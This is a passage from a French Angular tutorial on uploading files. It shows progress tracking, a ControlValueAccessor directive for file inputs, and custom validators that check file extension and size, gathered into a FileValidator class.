      reportProgress: true,  
      observe: 'events'  
    })  
  .subscribe({  
    next: (e) => {  
  
      if (e.type == HttpEventType.UploadProgress && e.total) {  
        this.progressionUpload = Math.round(100 * (e.loaded / e.total));  
        if (this.progressionUpload == 100) {  
          this.progressionModeUpload = "indeterminate"  
        }  
      } else if (e.type == HttpEventType.Response) {  
        this.reset()  
      }  
    },  
    error: (erreur) => {})  
  }  
}
```

>> Simuler une connexion lente

Afin de tester la barre de progression sur notre serveur local, il est possible de simuler une connexion lente sur chrome (ou autre). N'oubliez pas de désactiver cette fonctionnalité après vos tests



Note : A l'heure de la rédaction de ce document, les profils "Custom" ne sont pas exploitables

Gérer les erreurs des *input file*

Dans ce chapitre :




Créer un FormControl personnalisé

Chapitre : Effectuer des requêtes

>> Créer un Valideur de FormControl

Les **validateurs** doivent respecter l'interface **ValidatorFn** : c'est à dire prendre en paramètre un *AbstractFormControl* et renvoyer un objet respectant l'interface *ValidationErrors*

Chaque **fonction de validation** est alors appelée en prenant en paramètre le **FormControl** qui la contient.
Si cette **fonction** retourne un objet **ValidationErrors** alors l'input est invalide, si elle retourne **null**, cette validation à réussi (*mais peut être pas la prochaine*)



>> Un FormControl appliqué à un input file

Nous pouvons créer une fonction qui prend en paramètre un *AbstractControl* et qui retourne soit un *ValidationErrors* soit la valeur *null*.

Puis passer cette fonction en deuxième paramètre d'un *FormControl* appliqué au sélecteur de fichier

```
public formulaire: FormGroup = new FormGroup(  
  {  
    image: new FormControl("", this.fileValidation)  
  }  
)  
...  
  
private static fileValidation(formControl: AbstractControl): ValidationErrors | null {  
  
  console.log(formControl.value)//C:\\fakepath\\nom-image.jpg  
  
  return null;  
}
```

```
<input type="file" formControlName="image" />
```



Changer le comportement des inputs

Chapitre : Effectuer des requêtes

>> Retourner une erreur

Si une erreur doit être retournée alors elle prendra la forme d'un objet respectant l'interface `ValidationErrors` (le nom des propriétés devront être des chaînes de textes)

```
const extension = formControl.value.split('.').pop();

if (!['jpg', 'jpeg'].includes(extension)) {
  return {
    fileExtension: {
      extension: extension,
      erreur: "extension invalide"
    }
  };
}

return null
```

Seule le **nom** de la propriété `fileExtension` doit respecter le type `string`, la valeur associée peut être n'importe quelle information nécessaire à afficher l'erreur

```
@if(formulaire.get('image')?.hasError('fileExtension')) {
  <mat-error>
    L'extension "{
      formulaire.get('image')?.errors?.["fileExtension"].extension
    }" n'est pas acceptée
  </mat-error>
}
```

>> Obtenir plus d'informations sur le fichier

Comme nous venons de le voir, la valeur du FormControl est juste le nom du fichier (et une fausse URL), si nous voulons récupérer le Fichier entier, il nous faudra changer le comportement des input file.

Tous les inputs des formulaires sont liés à un **provider** identifié par le token **NG_VALUE_ACCESSOR** de type : **ControlValueAccessor**

Ce provider définit le comportement à adopter par l'input lorsque l'on change sa valeur et sort de sa zone

Le provider affecté par défaut fait en sorte d'appeler la fonction `onChange` du composant en passant en paramètre la propriété `value` du composant dès que la valeur est changée

Hors comme l'exemple ci-contre le démontre, c'est bien le chemin qui est affecté à la propriété `value`

```
<input type="file" id="selecteur" type="file">
<script>
  const selecteur = document.querySelector('#selecteur')

  selecteur.addEventListener('change', () => console.log(selecteur.value))
</script>
```

>> Créer une directive

Nous allons donc déclarer une **directive** qui implémente l'interface **ControlValueAccessor**

Cette **directive** cible les **input file** et modifiera le provider identifié par le token **NG_VALUE_ACCESSOR**

L'événement **change** est modifié de manière à ce que lorsqu'il survient, la méthode **onChange** du composant est appelée en passant **le(s) fichier(s) sélectionné(s)**, plutôt que la valeur de l'input

Note : `forwardRef` est utilisé afin de faire référence à la classe **FileValueAccessor** qui n'est pas encore déclarée (puisque que le compilateur n'est qu'au niveau de l'annotation et non de la classe au moment de traiter l'instruction)

```
@Directive({
  selector: "input[type=file]",
  host: {
    "(change)": "onChange($event.target.files)",
    "(blur)": "onTouched()"
  },
  providers: [
    {
      provide: NG_VALUE_ACCESSOR,
      useExisting: forwardRef(() => FileValueAccessor),
      multi: true
    }
  ]
})
export class FileValueAccessor implements ControlValueAccessor
{
  ...
}
```

>> Finaliser la directive

Nous pouvons finaliser cette directive en respectant l'interface `ControlValueAccessor`

Comme l'explique les commentaires, cette implémentation n'a que peu d'impact sur le comportement du composant, et n'a pour but que de lui faire adopter le comportement classique d'un input file

```
@Directive({
  ...
})
export class FileValueAccessor implements ControlValueAccessor {
  value: any;
  _cdr = inject(ChangeDetectorRef)

  // les 2 méthodes suivantes peut être laissées vides, car elles seront
  // affectées par registerOnChange et registerOnTouched (voir ci dessous)
  onChange = (_, any) => {};
  onTouch = () => {};

  //write value n'est pas appelée par les input file
  writeValue(value: any) {}

  registerOnChange(fn: any) { this.onChange = fn; }
  registerOnTouched(fn: any) { this.onTouched = fn; }
}
```

>> Déclarer la directive

Enfin nous devons déclarer notre directive dans le fichier *AppModule.ts*

TODO

```
@NgModule({
  declarations: [
    AppComponent,
    ...
    FileValueAccessor
  ],
  imports: [
    BrowserModule,
    AppRoutingModule,
    ...
  ]
})
```

```
@Directive({
  selector: "input[type=file]",
  host: {
    "(change)": "onChange($event.target.files)",
    "(blur)": "onTouched()"
  },
  ...
})
export class FileValueAccessor implements
ControlValueAccessor {
  ...
}
```

>> Vérifier le changement

Avec l'une des 2 méthodes suivantes, vous pouvez vérifier que la valeur des inputs sont désormais des `FileList`

```
onSubmit() {  
  console.log(this.formulaire.value.image)  
}
```

OU

```
public testFichier: any = null;
```

```
<input type="file" [(ngModel)]="testFichier" />  
  
<div>La valeur du fichier est : {{ testFichier }}</div>  
  
<div>  
  Le mimetype du fichier est :  
  {{testFichier?.[0]?.type || "Ce n'est pas un FileList"}}  
</div>
```


>> Adapter la fonction de validation

Maintenant que les input file ont pour valeur un objet `FileList`, il nous faut modifier la fonction de validation en conséquence.

Nous pouvons également vérifier si le fichier ne possède aucune extension

```
@if(formulaire.get('image')?.hasError('aucuneExtension')) {  
<mat-error>  
  Le fichier n'a aucune extension  
</mat-error>  
}  
@if(formulaire.get('image')?.hasError('extensionInvalide')) {  
<mat-error>  
  Les fichiers de type "{  
    formulaire.get('image')?.errors?.["extensionInvalide"].extension  
  }" ne sont pas acceptés  
</mat-error>  
}
```

```
fileExtensions(formControl: AbstractControl): ValidationErrors | null {  
  
  if (formControl.value == null || formControl.value[0] == null) {  
    return null  
  }  
  
  const nomFichier = formControl.value[0].name;  
  
  if (nomFichier.indexOf('.') === -1) {  
    return {  
      aucuneExtension: {  
        extension: "",  
        erreur: "aucune extension"  
      }  
    };  
  } else {  
    const extension = nomFichier.split('.').pop();  
  
    if (!['jpg', 'jpeg'].includes(extension)) {  
      return {  
        extensionInvalide: {  
          extension: extension,  
          erreur: "extension invalide"  
        }  
      };  
    }  
  }  
  return null  
}
```



Ajouter des paramètres à la fonction de validation

Chapitre : Effectuer des requêtes

>> L'interface ValidationFn

Un FormControl prend en paramètre une ou plusieurs **fonction** respectant l'interface ValidationFn

*Rappel : la **fonction** prend en paramètre un FormControl. Nous ne pouvons donc pas ajouter directement des paramètres dans notre fonction.*

Ce que nous pouvons faire, c'est créer une **méthode** qui possède les **paramètres** qui nous intéresse, et faire en sorte qu'elle retourne la **fonction** de type ValidationFn actuelle (*qui aura au passage utilisé les paramètres supplémentaires*)

```
fileExtensions(extensionsValides : string[]): ValidatorFn {  
    return (formControl: AbstractControl) => {  
  
        return {  
            erreur:  
                { extension: extensionsValides }  
        }  
    }  
}
```

La **méthode** qui sera passée au FormControl et qui retourne une **fonction** respectant l'interface *ValidationFn*

La **fonction** respectant l'interface *ValidationFn* qui sera exécutée pour valider le fichier

En modifiant la fonction nous pouvons désormais préciser qu'elles sont les extensions qui sont acceptées, et retourner ces informations afin de pouvoir décrire plus facilement l'erreur

```
public formulaire: FormGroup = new FormGroup(  
  {  
    image: new FormControl("", [this.fileExtensions(['jpg', 'jpeg']]])  
  }  
)
```

```
@if(formulaire.get('image')?.hasError('aucuneExtension')) {  
<mat-error>  
  Le fichier n'a aucune extension (extensions acceptées :  
  {{formulaire.get('image')?.errors?.["aucuneExtension"].extensionsValides}})  
</mat-error>  
} @if(formulaire.get('image')?.hasError('extensionInvalide')) {  
<mat-error>  
  Les fichiers de type "{{  
  formulaire.get('image')?.errors?.["extensionInvalide"].extension  
  }}" ne sont pas acceptés (extensions acceptées :  
  {{formulaire.get('image')?.errors?.["extensionInvalide"].extensionsValides}}  
  )  
</mat-error>
```

```
fileExtensions(extensionsValides: string[]): ValidatorFn {  
  return (formControl: AbstractControl) => {  
    if (formControl.value == null || formControl.value[0] == null) {  
      return null  
    }  
  
    const nomFichier = formControl.value[0].name;  
    const extension = nomFichier.split('.').pop();  
  
    if (extension === undefined || nomFichier.indexOf('.') === -1) {  
      return {  
        aucuneExtension: {  
          extension: '',  
          extensionsValides: extensionsValides,  
          erreur: 'aucune extension',  
        },  
      };  
    } else if (!extensionsValides.includes(extension)) {  
      return {  
        extensionInvalide: {  
          extension: extension,  
          extensionsValides: extensionsValides,  
          erreur: 'extension invalide',  
        },  
      };  
    }  
  
    return null;  
  };  
}
```

Sur le même principe nous pouvons ajouter un validateur pour la taille maximum des fichiers

```
public formulaire: FormGroup = new FormGroup({
  {
    image: new FormControl("", [this.fileMaxSize(1000)])
  }
})
```


L'erreur pourrait utiliser le pipe `fileSize` que nous avons créé précédemment (pour rappel, il transforme un nombre d'octets en écriture lisible pour un humain : 42Ko, 100Mo etc), et pourrait être comme ceci :

```
<mat-error>
  Le fichier est trop volumineux (max :
  {{formulaire.get('image')?.errors?.["fileMaxSize"].maxSize | fileSize}},
  actuel :
  {{formulaire.get('image')?.errors?.["fileMaxSize"].actualSize | fileSize}})
</mat-error>
```

```
fileMaxSize(maxSize: number): ValidatorFn {
  return (formControl: AbstractControl) => {
    if (formControl.value == null || formControl.value[0] == null) {
      return null;
    }

    const fichier = formControl.value[0];

    if (fichier instanceof File && fichier.size > maxSize) {
      return {
        fileMaxSize: {
          maxSize: maxSize,
          actualSize: fichier.size,
          fichier,
        },
      };
    }
    return null;
  };
}
```



Créer une classe de méthodes de
validation (à l'instar de Validator)

Chapitre : Effectuer des requêtes

Afin de faciliter l'utilisation de nos méthodes de validation, nous allons créer une classe **FileValidator** qui possédera plusieurs méthodes définissant une validation (*taille de fichier, extension autorisée...*)

Représentés ici par les méthodes **fileSize** et **fileExtensions**

FileValidator

fileMaxSize

traitement

fileExtensions

traitement

```
public formulaire: FormGroup = new FormGroup(  
  {  
    ...  
    image: new FormControl( "", FileValidator.fileExtensions(['jpg', 'jpeg'])),  
  }  
)
```

Comme la classe Validator native à Angular, Notre future classe FileValidator possèdera des méthodes statiques

Précédemment nous appelions la méthode **fileExtensions** qui retournait une fonction contenant le traitement à effectuer.

Dorénavant c'est la classe FileValidator qui contient les méthodes statique qui contiendront le traitement à effectuer

Ici on retrouve le traitement de la fonction qui était retournée par la méthode **fileExtensions** de l'exemple précédent

```
public formulaire: FormGroup = new FormGroup(  
  {  
    ...  
    image: new FormControl(  
      "",  
      FileValidator.fileExtensions(['jpg', 'jpeg'])),  
  }  
)
```

```
export class FileValidator {  
  
  static fileExtensions(extensionsValides: string[]): ValidatorFn {  
    return (formControl: AbstractControl) => {  
      //retourne ValidationError ou null  
    }  
  }  
}
```

```
export class FileValidator {

  static fileExtensions(extensionsValides: string[]): ValidatorFn {
    return (formControl: AbstractControl) => {
      //retourne ValidationError ou null
    }
  }

  static fileMaxSize(maxSize: number): ValidatorFn {
    return (formControl: AbstractControl) => {
      //retourne ValidationError ou null
    };
  }
}
```

```
if (formControl.value == null || formControl.value[0] == null) {
  return null;
}

const fichier = formControl.value[0];

if (fichier instanceof File && fichier.size > maxSize) {
  return {
    fileMaxSize: {
      maxSize: maxSize,
      actualSize: fichier.size,
      fichier,
    },
  };
}

return null;
```

```
if (formControl.value == null || formControl.value[0] == null) {
  return null;
}

const fichier = formControl.value[0];

